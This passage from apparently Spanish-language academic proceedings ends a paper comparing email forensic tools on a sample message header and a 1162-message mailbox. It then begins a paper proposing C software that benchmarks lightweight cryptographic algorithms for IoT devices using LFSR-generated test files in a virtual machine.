lanzamiento importante realizado en el campo de las aplicaciones de eDiscovery fue *MailXaminer*, es un conjunto completo de herramientas para la documentación, análisis, examen y notificación de evidencias de correo electrónico.

4. Casos de estudio

Para realizar el estudio propuesto se consideran dos casos de estudio: el primero con el análisis de un único correo electrónico y el segundo, con un conjunto de correos electrónicos de una cuenta en particular.

4.1. Análisis de un único correo electrónico

En primera instancia se evaluó un correo en particular, y se lo analizó con cada una de las herramientas. El correo fue descargado desde una cuenta con dominio gmail y fue convertido a extensión txt.

La Figura 2 muestra la cabecera del correo electrónico de ejemplo.

```
x-store-Info:sbevkl2QZR7OXo7WID5ZcdV2tiiWGqTn+TqXcEmOv5qA/2pYAZ9atdTRoF2b9
UsV5+ovG653QDIg/PBof6bNpNSdzThJNZwHB1bM5P4ejltoXvCRVaY1REwin7oM4eZiPC
Authentication-Results: hotmail.com; spf=pass (sender IP is 209.85.218.45;
identity alignment result is pass and alignment mode is relaxed)
smtp.mailfrom=beagallo@gmail.com; dkim=pass (identity alignment
result is pass and alignment mode is relaxed) header.d=gmail.com; x-hmca=pass
header.id=beagallo@gmail.com
X-SID-PRA: beagallo@gmail.com
X-AUTH-Result: PASS
X-SID-Result: PASS
X-Message-Status: n:n
X-Message-Delivery: Vj0xLjE7dXM9MDtsPTA7YT0xO0Q9MTtHRD0xO1NDTD0w
X-Message-Info: Received: from mail-oi0-f45.google.com ([209.85.218.45]) by
COL004-MC1F49.hotmail.com over TLS secured channel with Microsoft SMTPSVC(7.5.7601.23143);
Sun, 3 Apr 2016 02:15:56 -0700
Received: by mail-oi0-f45.google.com with SMTP id w85so232434oiw.0;
Sun, 03 Apr 2016 02:15:56 -0700 (PDT)
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
d=gmail.com; s=20120113;
h=mime-version:reply-to:date:message-id:subject:from:to;
bh=bgnN7sU9UwNlq/GoA2dI5v4r18+YnqvHqOhDPqxsISs=;
X-Google-DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed=1e100.net; s=20130820;
h=x-gm-message-state: mime-version:reply-to:date:message-id:subject
:from:to;
bh=bgnN7sU9UwNlq/GoA2dI5v4r18+YnqvHqOhDPqxsISs=;
X-Gm-Message-State:
AD7BkJLjESAAOz7So1S0OgruZxoRF/gato0ZAbfeBU1NtdPzHShxP6dj4y1UziyRAiLtoB+MPP1zw==
MIME-Version: 1.0
X-Received: by 10.202.169.212 with SMTP id s203mr5615498oie.35.1459674956500;
Sun, 03 Apr 2016 02:15:56 -0700 (PDT)
Received: by 10.182.29.8 with HTTP; Sun, 3 Apr 2016 02:15:56 -0700 (PDT)
Reply-To: beagallo@gmail.com
Date: Sun, 3 Apr 2016 06:15:56 -0300
Message-ID: <CAH18OQWt2cqp955q_LekqxucpZLMj7BmwVTX--hV4knBB-yNhA@mail.gmail.com>
Subject: "=?UTF-8?Q?investigaci=C3=B3n?="
From: "Ing. H. Beatriz P. de Gallo" <beagallo@gmail.com>
To: josearaoz@hotmail.com, Esteban Rivetti <erivetti@hotmail.com>
Content-Type: multipart/alternative; boundary=001a113ce79e4547cd052f910fee
Return-Path: beagallo@gmail.com
X-OriginalArrivalTime: 03 Apr 2016 09:15:56.0824 (UTC) FILETIME=[6E226980:01D18D89]
```

Figura 2: Cabecera del correo electrónico

Los criterios seleccionados con los que se evaluarán las herramientas, se derivan del trabajo “Hacia una

Ontología para el soporte de la trazabilidad del correo electrónico en la Forensia Digital” [7], los cuales buscan

responder los interrogantes de un punto de pericia que usualmente se solicitan en un análisis forense de un correo electrónico más otros datos relevantes para el proceso de comparación.

Los interrogantes a los que hacemos mención en el párrafo anterior, se pueden buscar en los puntos de pericia que usualmente se proponen al solicitar un análisis forense de un correo electrónico.

- De aquí surgen los criterios seleccionados para poder evaluar las herramientas propuestas. ¿Cuáles son los componentes informáticos a través de los cuales se escribe y se lee un correo electrónico?
- ¿Cuál es la fecha, hora y dirección IP de emisión del correo electrónico?
- ¿Cuál es la fecha, hora y dirección IP de recepción del correo electrónico?
- ¿Cuál es el nombre de usuario y dirección de e-mail del Autor del mismo?

- ¿Cuál es el nombre de usuario y dirección de e-mail del Receptor del mismo?
- ¿Es posible establecer la trazabilidad del mensaje desde que se envía hasta que se recibe?
- ¿Cuáles son los diferentes actores/servicios que participaron de la transmisión?

Una investigación forense de correo electrónico puede incluir tanto la cabecera del correo electrónico como el cuerpo del mismo [8]. Este trabajo se enfocará en el examen de los datos de cabecera del correo electrónico.

Según Marwan [9] una investigación forense de correos electrónicos debe tener lo siguiente:

- El análisis del remitente dirección de correo electrónico.
- Análisis del mensaje de protocolo de inicio (HTTP, SMTP)
- El análisis e identificación de ID de mensaje
- Examinar la dirección IP del remitente

Tabla 1: Cuadro Comparativo de Resultados del Análisis del Correo Electrónico

	Aid4Mail	eMailTrackerPro	Mail Navigator	OsForensics	E-mail Examiner	MailXaminer
Determinación de IP	No	Si	No	No	No	Si
Determinación ID	No	No	No	No	Si	Si
Identificador del emisor	Si	Si	No	No	No	Si
Identificación del receptor	No	Si	No	No	No	Si
Determinación de Fecha y Hora	Si	Si	No	No	Si	Si
Visualización de los resultados	No	Si	No	Si	Si	Si
Opción de Búsqueda	Si	Si	Si	Si	Si	Si
Incluye Encabezados	No	Si	No	Si	Si	Si
Formatos de exportación	Si	Si	No	No	Si	Si
Dispositivos externos	Si	No	No	Si	No	Si
Admite bandejas de correos	Si	No	Si	Si	Si	Si
Capacidad de Recuperación	Si	No	No	Si	Si	Si
Usabilidad (Siendo 5 el valor más óptimo)	2	4	2	5	4	4

Tariq Banday [10] señala que una investigación forense es el estudio de la fuente y el contenido del mensaje de correo electrónico como evidencia para identificar el remitente real y el destinatario de un mensaje, los datos temporales de transmisión, el registro detallado de la transacción de correo electrónico, la intención del remitente, etc. El análisis forense implica la investigación de metadatos⁴, búsqueda de palabras clave, exploración de puertos, etc. para la atribución de la autoría y la identificación de estafas o delitos realizados a través de correos electrónicos.

Al analizar las herramientas forenses de correos electrónicos, además de dar respuesta a los interrogantes

⁴ *Metadatos* no tiene una definición única. Según la definición más difundida de metadatos es que son datos sobre datos. El concepto de metadatos es análogo al uso de índices para localizar objetos en vez de datos. Por ejemplo, en una biblioteca se usan fichas que especifican autores, títulos, casas editoriales y lugares para buscar libros. Así, los metadatos ayudan a ubicar datos.

que anteriormente mencionamos, es necesario evaluar otros criterios como la capacidad de procesamiento, la recuperación de correos eliminados, los formatos admitidos de entrada y salida, y la identificación de campos claves para el análisis de un correo electrónico como ser el ID del mensaje, ip intervinientes, fecha y hora del correo y la facilidad de uso para el usuario.

Para este caso de estudio se consideró el correo electrónico cuyo encabezado se muestra en la Figura 2, y se procedió a realizar el análisis forense con las seis herramientas citadas.

Los resultados obtenidos para cada herramienta se pueden organizar en base a las entidades señaladas en la ontología [7]:

- Determinación de IP
- Determinación ID
- Identificador del emisor
- Identificación del receptor
- Determinación de Fecha y Hora

Otros elementos de interés para el análisis, son las características de las herramientas y su comportamiento. De esto surgen otras variables de análisis:

- Visualización de los resultados
- Opción de Búsqueda
- Incluye Encabezados
- Formatos de exportación
- Dispositivos externos
- Admite bandejas de correos
- Capacidad de Recuperación
- Usabilidad (Escala 1 al 5)⁵

Los resultados arribados se muestran en la Tabla 1.

Del análisis realizado y los resultados que se muestran en la Tabla 1, surgen distintas apreciaciones de cada una de las herramientas, las cuales se detallan a continuación:

- ***Aid4Mail***

La fortaleza de esta herramienta está en la capacidad para exportar en distintos formatos, aunque es muy complicada para utilizar y visualmente nada amigable con el usuario. No permite realizar análisis del encabezado de un correo en particular. Permite realizar análisis de correo electrónicos almacenados en el equipo como también en los servidores de correos remotos. La opción de búsqueda es muy completa.

- ***eMailTrackerPro***

La herramienta es completa, al realizar un análisis del encabezado construye una tabla con todas las ip por la que pasó el correo electrónico. Además, realiza de forma automática la identificación del propietario del dominio o IP y permite visualizar el encabezado de forma clara. Se puede generar un reporte con el resumen de los resultados. También puede comprobar si un correo electrónico sospechoso existe en las listas negras para protección contra el spam y correos electrónicos maliciosos. Asimismo, muestra si cualquier puerto está abierto en cualquiera de los protocolos HTTP o FTP en las direcciones IP de seguimiento [8].

- ***Mail Navigator***

Esta herramienta es un cliente de correo, que tiene como aspecto más notorio el sistema de búsqueda de palabras claves en un correo electrónico o en bandejas de entradas. Soporta varios formatos, aunque es una herramienta muy poco amigable al usuario.

- ***OsForensics***

⁵ La Usabilidad es la medida de la calidad de la experiencia que tiene un usuario cuando interactúa con una herramienta o sistema. Los criterios a evaluar serán la eficiencia en el uso de los diferentes elementos ofrecidos en las pantallas y la efectividad en el cumplimiento de las tareas que se pueden llevar a cabo a través de ellas.

Al analizar un correo electrónico con este software, se puede visualizar el cuerpo del correo y se puede seleccionar si se desea ver el encabezado. No brinda otra capacidad para la obtención de los datos necesarios para el análisis forense (dirección IP, cuentas, etc.).

- ***E-mail Examiner***

Al realizar el análisis de una bandeja de correos, se puede visualizar todos los correos. Al seleccionar uno, muestra información importante como ser el ID del mensaje, fechas y horas de los envíos. Es compatible con gran variedad de formatos. La información proporcionada por la herramienta abarca no sólo la cabecera del correo electrónico y el cuerpo, sino también el contenido del archivo adjunto [8].

- ***MailXaminer***

La herramienta consta de distintos filtros de búsquedas, palabras claves o frases. Se configura para conectarse a correos electrónicos de Gmail, Hotmail, Live Exchange Server. Tiene una función Email Hop, que permite analizar el recorrido de comunicación de un correo electrónico en particular, indicando los enrutadores y servidores identificándolos con la IP. Adicionalmente, gráfica en un mapa la ubicación física de cada servidor que intervino, e indica el recorrido que tuvo el correo.

Como conclusión del cuadro comparativo, se presentan las tres herramientas más completas y que obtienen los datos más relevantes del encabezado en un correo electrónico:

- *MailXaminer*
- *EMailTrackerPro*
- *E-mail Examiner*

Cada una de estas herramientas, son bastante completas, pero en el puesto número 1 y 2, están las herramientas que arman una tabla de ruteo e indican la IP de todos los servidores por lo que ha pasado un correo electrónico, además identificando el emisor y el receptor. La herramienta *MailXaminer*, tiene la ventaja de admitir dispositivos externos, recuperar los correos que fueron eliminados, e identificación del ID del mensaje, lo que hace que se encuentre en el primer lugar.

4.2. Análisis de múltiples correos electrónicos de una cuenta

Las herramientas que se van a analizar para este tipo de prueba, son las dos que mejor se comportaron en la primera parte y admiten análisis de correos masivos. Al ser ambas una versión trial, se debe tener en cuenta que tienen limitaciones funcionales.

En este caso, los criterios a evaluar, es la cantidad de correos identificados y el tiempo de procesamiento, para

complementar el cuadro comparativo del punto anterior. Se considerarán las herramientas *E-mail Examiner* y *MailXaminer*.

La bandeja de entrada a analizar tiene 1162 correos, es un archivo con extensión .pst y tiene un volumen de datos de 34.489 Kb. Ambas herramientas admiten este formato, por lo cual no es necesario ningún proceso ETL⁶

Luego de ejecutar el análisis forense de la cuenta ejemplo con ambos programas, los resultados obtenidos son los siguientes:

Criterio	<i>E-mail Examiner</i>	<i>MailXaminer</i>
Cantidad de Correos Identificados	1158	1162
Tiempo de procesamiento (en segundos)	5	68

5. Conclusiones

El análisis y estudio de las herramientas forenses de correos electrónicos, se llevó a cabo con el fin de evaluar cada una de ellas y poder identificar las beneficios y propiedades que presentan, enfocando el estudio en los campos e información relevantes que contiene el cuerpo o código fuente de un correo electrónico.

Cada una de ella tiene una potencialidad en alguna característica, lo cual significa que, según el tipo de análisis forense a realizar se pueden complementar para llegar a una conclusión más detallada y con mayor sustento.

Según las pruebas realizadas y evaluadas, se llega a la conclusión que la herramienta más completa es *Mailxaminer*, la cual brinda diversas funcionalidades para llevar a cabo el análisis de un correo electrónico o bandeja de correos, y se resalta la usabilidad de la misma.

Una característica a remarcar y de gran utilidad, es la conformación de una tabla de ruteo donde identifica todos los servidores por lo cual tuvo que pasar en su recorrido un correo electrónico y si uno desea lo grafica en un mapa geográfico marcando la ruta del mismo.

De este trabajo se derivan otras líneas de investigación como ser analizar la performance de estas herramientas cuando se trata de correos o cuentas corporativas donde intervienen servidores de correos privados, cuentas de webmail, cuentas en dispositivos móviles con distintos tipos de clientes.

El desafío es analizar el comportamiento del correo electrónico con distintas variables, y verificar con las herramientas si se logran los mismos resultados.

⁶ Extract, Transform and Load (extracción, transformación y carga). Es el proceso que permite mover datos, transformarlos y cargarlos en distintas fuentes para que puedan ser analizados.

6. Referencias

- [1] *Aid4mail*, se puede obtener y consultar sus características en <http://www.aid4mail.com/download-free-trial> (página consultada el 30/06/2017)
- [2] *Email Trackerpro*, se puede obtener y consultar sus características en <http://www.emailtrackerpro.com/download.html> (página consultada el 30/06/2017)
- [3] *Mail Navigator*, se puede obtener y consultar sus características en <http://www.mailnavigator.com/download.html> (página consultada el 30/06/2017)
- [4] *OsForensics* se puede obtener y consultar sus características en <http://www.osforensics.com/download.html> (página consultada el 30/06/2017)
- [5] *E-mail Examiner* se puede obtener y consultar sus características en <https://www.paraben.com/products/e3-emx> (página consultada el 30/06/2017)
- [6] *MailXaminer* se puede obtener y consultar sus características en <https://www.mailxaminer.com/download.html> (página consultada el 30/06/2017)
- [7] Gallo Beatriz P. de, Vegetti Marcela, Leone Horacio, *Hacia una Ontología para el soporte de la trazabilidad del correo electrónico en la Forensia Digital*, CIDDI 2017, Cuba.
- [8] Devendran, V. K., Shahriar, H., & Clincy, V. (2015). A Comparative Study of Email Forensic Tools. *Journal of Information Security*, 6(2), 111.
- [9] Marwan A.Z. (2004) *Tracing E-mail Headers*. Proceedings of Australian Computer, Network & Information Forensics Conference, November 2004, School of Computer and Information Science, Edith Cowan University Western Australia, 16-30
- [10] Tariq Banday, *Analysing E-Mail Headers for Forensic Investigation*. *Journal of Digital Forensics, Security and Law*, Vol. 6(2)

Propuesta de Software Evaluador del Rendimiento de Algoritmos Criptográficos Para Dotar de Confidencialidad a Dispositivos de IoT en un Entorno Virtualizado

Mag. Jorge Eterovic¹, Esp. Marcelo Cipriano^{1,2}, Brian Jordi¹

¹Universidad Nacional de La Matanza. Departamento de Ingeniería e Investigaciones Tecnológicas. Florencio Varela 1903, (B1754JEC) San Justo, Buenos Aires, Argentina.
Tel: (54 11) 4480-8900.

²Universidad Nacional de Quilmes. Departamento de Ciencia y Tecnología. Roque Sáenz Peña 352, (B1876BXD) Bernal, Buenos Aires, Argentina.
Tel: (54 11) 4365-7100/1.

eterovic@unlam.edu.ar; cipriano1.618@gmail.com; brianejordi@yahoo.com

Abstract

Abstract- This developing piece of work presents the details of a modular software design to evaluate the performance of lightweight cryptographic algorithms that belong to "Lightweight Cryptography", which will be able to be used in devices called "Internet of the Things". The evaluation is made through load tests executed in a virtualized environment that presents the hardware and software's limits of the final context where the algorithm is implemented: size of the chip, energy consumption, length of the code and memory consumption among others.

1. Introducción

El presente trabajo presenta la propuesta para la creación de un software que permita evaluar el desempeño de algoritmos criptográficos. No desde un punto de vista respecto a la seguridad criptológica de los mismos, sino acerca de su rendimiento cuando trabajan en entornos restringidos en Hardware y/o Software como pueden ser los dispositivos que se usan en Internet de las Cosas (IoT), Sistemas en Chip (SoC: Systems on a Chip) usados en módulos de comunicaciones inalámbricas como WiFi o Bluetooth, RFID, entre otros.

Aunque la Criptografía Liviana ofrece métricas e indicadores para medir la performance de algoritmos y su comparación podría orientar acerca de su rendimiento, se carece de datos acerca de la interacción entre ellos y el resto de las aplicaciones que conforman el ecosistema informático en el cual han de funcionar. Esto puede llegar a presentar una importante falla al momento de obtener el producto final por los costos inherentes a tal situación.

El software que se propone responde a una metodología de trabajo la cual mediante pruebas de cifrado y descifrado, posibilita la elección del algoritmo que mejor desempeño presente, ejecutados en entornos virtuales lo más cercanos a los contextos reales donde finalmente trabajarán.

En la primera parte del trabajo se presentan las necesidades particulares de los dispositivos de Internet de las Cosas y la necesidad de proteger los enlaces y la información que estos equipos almacenan, procesan y transmiten.

Seguidamente se presenta a la Criptografía Liger a como campo de investigación, del cual proceden los nuevos algoritmos para emplear en entornos reducidos de Hardware y Software. Luego se presenta el problema de la falta de un algoritmo confiable y adecuado para operar en estos contextos.

Finalmente se presenta la solución propuesta para la búsqueda del algoritmo que mejores prestaciones ofrezca, luego de ser sometido a pruebas de carga de cifrado/descifrado ejecutándose en un entorno virtual.

2. Marco Teórico

2.1 IoT: Internet de las Cosas

Cuando se habla sobre la Internet de las Cosas (IoT: Internet of Things) en realidad de lo que se está hablando es de la conectividad a través de Internet entre dispositivos de muy variada naturaleza y características tecnológicas. Son ya conocidos los electrodomésticos que se conectan a la red. Menos difundidos son otro tipo de dispositivos como las zapatillas "361 Smart Kid Shoe". O más espectaculares aún los marcapasos ANTHEM(tm) RF y ACCENT SR RF. Sin embargo, es posible que estos ejemplos queden prontamente eclipsados con los dispositivos actualmente en desarrollo o aún por venir.

Con Internet de las Cosas, todo lo real tendrá su imagen especular en el mundo virtual: cada persona y los dispositivos que posea tendrán una “ubicación” en Internet. Estas entidades pueden producir y consumir servicios e información, como así también, colaborar entre sí con un objetivo en común.

IoT se sustenta fundamentalmente en 2 tecnologías que han demostrado un importante crecimiento en los últimos años. Ellas permiten alcanzar el nivel de interconectividad requerido:

- Redes Inalámbricas de Sensores.
- Identificación por Radiofrecuencia.

La Unión Internacional de Telecomunicaciones en su "Informe sobre la Internet de las Cosas" califica a la tecnología RFID como un "pivote para la IoT permitiendo la conversión de los objetos cotidianos en inteligentes" [1].

2.2 Seguridad en Internet de las Cosas

Dada la cantidad y naturaleza de la información que muchos de estos dispositivos colectan y transmiten, sumado a las limitaciones de hardware propias de estos aparatos; es posible que sean blanco de ataques y posean vulnerabilidades que esperan ser explotadas. Estas amenazas podrían llegar a ser tanto o más perjudiciales que cualquiera de los beneficios que ofrecen su uso. [5,9].

Muchos pacientes de renombre, entre ellas políticos y líderes de estado, llevan marcapasos en sus cuerpos. Uno de los más conocidos fue el Papa Benedicto XVI, el cual lo ha usado, incluso antes de ser elegido [10]. ¿Bajo qué riesgos hubiera estado sometido él o cualquier otra persona, suponiendo que usa un marcapasos como los descriptos anteriormente?

2.3 Criptografía Liviana

El advenimiento en años recientes de este nuevo campo de investigación y aplicación, llamado Criptografía Ligera o Liviana persigue el estudio de nuevos métodos criptográficos con el fin que puedan utilizarse en objetos inteligentes, particularmente adecuados a las limitaciones de los dispositivos que se emplean en IoT, pues los algoritmos tradicionales no pueden funcionar adecuadamente en dichos entornos.

Los algoritmos livianos pueden estar optimizados para entornos de Hardware, Software e incluso pueden tener buenos rendimientos en ambos. Se pueden encontrar algoritmos de: Clave Pública, Clave Privada, Block Ciphers, Stream Ciphers, Hash y mecanismos de Autenticación. Tal es el caso de los algoritmos que se encuentran en la norma ISO/IEC 29192:2012 [6].

Además, la norma mencionada propone algunos criterios e indicadores para que un algoritmo sea considerado “liviano” o “ligero”:

- área del chip medido en GE (gate equivalent)
- consumo de energía,
- cantidad de líneas de código,
- tamaño de RAM,
- ancho de banda de la comunicación
- tiempo de ejecución

Dado que cada dispositivo tiene sus propias limitantes y aun conociendo en detalle estos indicadores para cada algoritmo, no es fácil elegir el más adecuado para ser implementado. Entre otras razones se puede mencionar la falta de consideración del funcionamiento en conjunto del algoritmo y su ecosistema. La realización de estas pruebas directamente sobre el sistema físico tiene costo económico y temporal, que podría ser importante, de acuerdo a los limitantes del problema.

Se puede reducir estos costos mediante aplicación de una nueva metodología que se ha está llevando adelante. En trabajos anteriores [3] se ha presentado en forma general una solución. En este artículo se expondrán los detalles y fundamentos de la misma.

3. Planteamiento del Problema

No existe en la actualidad y probablemente no existirá tampoco a futuro (tal como la historia de la criptografía enseña, aunque es una conjetura) un algoritmo criptográfico que pueda ser adaptable y funcione en cualquier entorno de Hardware/Software. Que mantenga las mismas prestaciones y rendimiento y lo más importante aún, que conserve intactas sus propiedades de seguridad, por siempre.

Los avances en criptoanálisis hacen que gobiernos y empresas estén en la búsqueda de nuevos y mejores algoritmos de cifrado. Esto puede apreciarse observando el aumento en cantidad y frecuencia de los concursos y llamados a presentar nuevos algoritmos. Por ejemplo, NESSIE [2,4] y e-STREAM [10] I y II, (ambos proyectos de investigación europeo), CRYPTREC [7,8,9] (proyecto de investigación japonés), entre otros.

Es por ello que se presenta la dificultad de decidir cuál es el mejor algoritmo de cifrado/descifrado que permita securizar el intercambio y almacenamiento de la información en dispositivos con recursos limitados.

4. Solución Propuesta

4.1 Software para Evaluación del Rendimiento de Algoritmos Criptográficos Entornos Virtualizados

La propuesta de solución al problema planteado es llevar adelante pruebas a los algoritmos criptográficos por medio de un software. Este permitirá la evaluación del rendimiento virtualizando el ecosistema donde el algoritmo se ejecutará.

Al cabo de las mismas, se procederá a un análisis estadístico del rendimiento de cada algoritmo y que permita la elección del más adecuado por sus prestaciones.

Para poder llevar adelante la metodología propuesta se deben realizar los siguientes pasos:

1. Creación del Entorno de Virtualización y del lenguaje del Programa Evaluador.
2. Selección de los criptosistemas candidatos.
3. Ejecución de las Pruebas de Carga por medio de un Algoritmo Marco o Framework.
4. Análisis de los resultados de las pruebas.

4.2 Creación del Entorno de Virtualización y del Programa Evaluador

Es de suma relevancia la definición de ciertos conceptos acerca de la tecnología a tener en cuenta para llevar adelante esta etapa. Como son: el software para virtualizar, el perfil del hardware que se desea simular, el sistema operativo que se virtualizará, el lenguaje en el que el algoritmo ejecutará en la VM¹ y demás aspectos muy específicos que exceden el alcance de este trabajo.

Existen diferentes productos de software para virtualizar. Algunos de los más conocidos son VMWare Workstation Player y Oracle VirtualBox. Algunas de las características destacables y compartidas por ambos son: gratuidad, rendimiento y la posibilidad de poder ser ejecutados sobre un entorno Windows, MacOS o Linux.

Finalmente se decidió optar por VMWare Workstation Player, y esta elección se debió a que posee un mejor rendimiento, de acuerdo a diferentes pruebas realizadas por entidades relevantes y una interfaz más amigable y de mayor facilidad de uso. Asimismo, es el software del que se dispone en los laboratorios.

Otro aspecto a tener en cuenta y que es decisión de los desarrolladores del sistema final donde la Metodología propuesta finalmente será implementada, es la elección del lenguaje del Programa Evaluador. En particular para

continuar con este estudio y proseguir en futuros trabajos avanzando en ello se decidió por realizar el Programa Marco o Framework en el lenguaje C. Este lenguaje es uno de los más populares y difundidos de la actualidad por su ductilidad, expresividad y eficacia para llevar adelante todo tipo de algoritmos. Es capaz de producir programas reducidos en extensión y notablemente veloces en su ejecución. Por consiguiente, se logran mediciones de tiempo más exactas. Permite un manejo de código a más bajo nivel que otros lenguajes. Y simultáneamente una sintaxis sencilla, facilidad en la lectura e interpretación del código por ser un lenguaje estructurado.

4.3 Selección de los Criptosistemas Candidatos.

Esta decisión debe responder a la lectura de las características descritas en el acápite II anteriormente expuesto, de acuerdo a la norma ISO/IEC 29192-1:2012 u otras. Es importante que se elijan los algoritmos más rendidores teniendo en cuenta las métricas presentadas en la norma y de acuerdo con el software/hardware donde se ejecutarán.

Esta Metodología se presenta para llevar adelante con 2 algoritmos y así lograr la elección del mejor de ellos. En caso que ambos tengan un rendimiento estadísticamente semejante y ninguno se distinga en comportamiento del otro, cualquiera de ellos podría seleccionarse.

4.4. Descripción del Programa Evaluador

Este programa debe encargarse de hacer que se ejecuten las Pruebas de Carga, tomar el tiempo en que cada algoritmo tarda en hacerlas y registrarlo en una tabla para su posterior análisis estadístico.

Para tal fin se necesita que el usuario tenga previamente:

- Codificación de los algoritmos candidatos en el lenguaje que se determine para la prueba de los mismos.
- Tamaño de las pruebas (en bits) para llevar adelante.
- Cantidad de pruebas que se desean realizar a cada algoritmo.

Se propone que estos últimos 2 ítems sean valores que correspondan a potencias de 2, dado que mediante secuencias binarias equilibradas en 1's y 0's se persigue que las pruebas se lleven adelante con muestras de bits con las mejores propiedades de equiprobabilidad y distribución.

¹ VM (Virtual Machine): Software que permite simular el funcionamiento de un equipo real, el cual hasta puede ejecutar programas.




Figura 1: diseño modular del algoritmo evaluador

4.5 Los Archivos de Prueba

Los archivos de prueba servirán para ser cifrados y descifrados la cantidad de veces que se especifique en “Cantidad de Pruebas”.

Dichos archivos estarán formados por secuencias pseudoaleatorias de bits producidos por LFSRs² basados en Polinomios Primitivos³ en GF(2)⁴ y de tamaños variables, acordes a los tamaños de los archivos de prueba posibles.

Se propone el uso de LFSR’s y no NLFSR’s pues estos últimos no garantizan las propiedades de ciclos máximos y la distribución equiprobable de 1’s y 0’s que se persigue.

Si el LFSR tuviera una longitud L , entonces la cantidad de bits de la secuencia máxima que produciría sin ciclar sería:

$$|S|= 2^L-1 \quad (1)$$

Donde S es la secuencia obtenida, $|S|$ la cantidad de bits de la secuencia, L es la longitud del registro.

² LFSR: Linear Feedback Shift Register. Registro de Desplazamiento Realimentado Linealmente.

³ Polinomios Primitivos: aquellos polinomios irreducibles y generadores del campo en el que se está trabajando.

⁴ GF: Galois Fields. Estructura algebraica que consta de un conjunto y 2 operaciones, usualmente de suma y producto; tales que satisfacen ciertas propiedades. En particular GF(2) es el conjunto binario con la suma y el producto usuales binarios.




Figura 2: esquema de un LFSR de 9 estados internos

Por propiedad de los LFSR basados en polinomios primitivos, la cantidad de 1’s en la secuencia es mayor por un valor, que la cantidad de 0’s. Para compensar y que tengan la misma cantidad, se debe agregar un 0 en la parte de la secuencia con $L-1$ ceros consecutivos. La secuencia ahora obtenida recibe el nombre de Secuencia de De Bruijn. Esta modificación corrige la fórmula (1) así:

$$|S|= 2^L \quad (2)$$

Entonces se tiene

$$L=\log_2(T) \quad (3)$$

Siendo L la longitud de los LFSR a usar para construir los archivos de prueba y T el tamaño de los archivos de prueba.

4.6 La Ejecución de los algoritmos candidatos

Además de los Archivos de Prueba y los tamaños de dichos archivos, también el Programa Evaluador podrá ejecutar los algoritmos candidatos de acuerdo a un orden que responda a una secuencia pseudoaleatoria. Este aspecto del proceso permite reducir al mínimo cualquier factor incontrolable que pueda interferir con la obtención de los tiempos de ejecución.

Nuevamente el uso de LFSR’s permite acercar al máximo la ejecución de los algoritmos lo más cercana al azar. Por ejemplo, haciendo que el “candidato 1” se ejecute, por ejemplo, cuando el bit de salida del LFSR elegido sea 0 y el “candidato 2” cuando el bit sea 1.

Se tiene entonces que:

$$L=1+\text{Log}_2P \quad (4)$$

Donde L es la longitud del LFSR “selector” y P la cantidad de las pruebas que se desean realizar.

Por ejemplo, si $P=1024$ entonces la longitud del registro será de 11. De acuerdo a la ecuación 2 (respetando la corrección sugerida anteriormente) se tiene que la longitud de la secuencia será de 2048 bits. La mitad de ellos, serán 1024 ceros y 1024 unos. Dado que

al salir 0 se ejecuta un algoritmo y el otro al salir 1, entonces cada uno de ellos se ejecutó la cantidad deseada de veces.

4.7 Toma de Tiempo de la Ejecución de los algoritmos candidatos

A efectos de evaluar el rendimiento de cada algoritmo, el Programa Evaluador toma el tiempo en que cada algoritmo tarda en ejecutar el cifrado/descifrado de los archivos de carga.

Una vez que se han terminado las pruebas, el programa efectuará un estudio estadístico asumiendo que estos experimentos pertenecen a una variable de distribución discreta. Tal estudio busca hallar los tiempos medios de cifrado y descifrado para cada tamaño de archivo de prueba.

$$t_m = \frac{1}{p} \sum_{i=1}^m t_i \quad (5)$$

Donde t_m es el tiempo medio (de cifrado o descifrado), p la cantidad de pruebas ejecutadas para cada algoritmo y cada t_i es el tiempo de ejecución de la prueba i .

$$s = \sqrt{\frac{1}{p-1} \sum_{i=1}^m (t_i - t_m)^2} \quad (6)$$

Donde el argumento de la raíz recibe el nombre de Varianza de la Distribución de Probabilidad Discreta y s el Desvío Estándar, t_m es el tiempo medio, p la cantidad de pruebas ejecutadas para cada algoritmo y cada t_i es el tiempo de ejecución de la prueba i .

El programa calcula los valores de las ecuaciones (5) y (6) para cada algoritmo y para cada proceso de cifrado y descifrado. Finalmente, el programa emite los valores de t_m y s . El programa seleccionado será aquel con los menores valores t_m y s .

4.8 Ejemplo del Funcionamiento

Se tienen 2 algoritmos candidatos para asegurar las comunicaciones en determinado sistema que utilizará tarjetas tipo “MIFare Classic 1K” con transferencia de archivos de 1Kb (1024 bits) de longitud.

Para ello se ha decidido que cada uno de ellos se ejecute 1.048.576 veces, (es decir 2^{20}) para minimizar cualquier factor que pueda interferir con la toma de las mediciones de tiempo. Sólo habrá un tamaño de Archivo de Prueba de 1024 bits.

Tabla1: descripción de las tarjetas RIDF más difundidas.

Tipo de Tarjeta	Frecuencia	Protocolo	Tamaño EEPROM
Estándar UHF	860-960MHz	ISO18000-6C EPC Gen2	EPC 128bits User 32-512bits
Estándar UHF/HF	860-960MHz y 13.56MHz	ISO18000-6C /EPC Gen2 ISO14443A Mifare Classic	UHF (EPC 128bits, User 32-512bits), HF (1K Bytes)
MIFare UltraLight	13.56MHz	ISO14443A	512bits
MIFare Classic 1K	13.56MHz	ISO14443A	1 Kb.

Se alimentará al Programa Evaluador con el valor de la cantidad de pruebas ($p=1024$), la cantidad de archivos de prueba según la fórmula (1) y la longitud del tamaño de las pruebas (1024 bits).

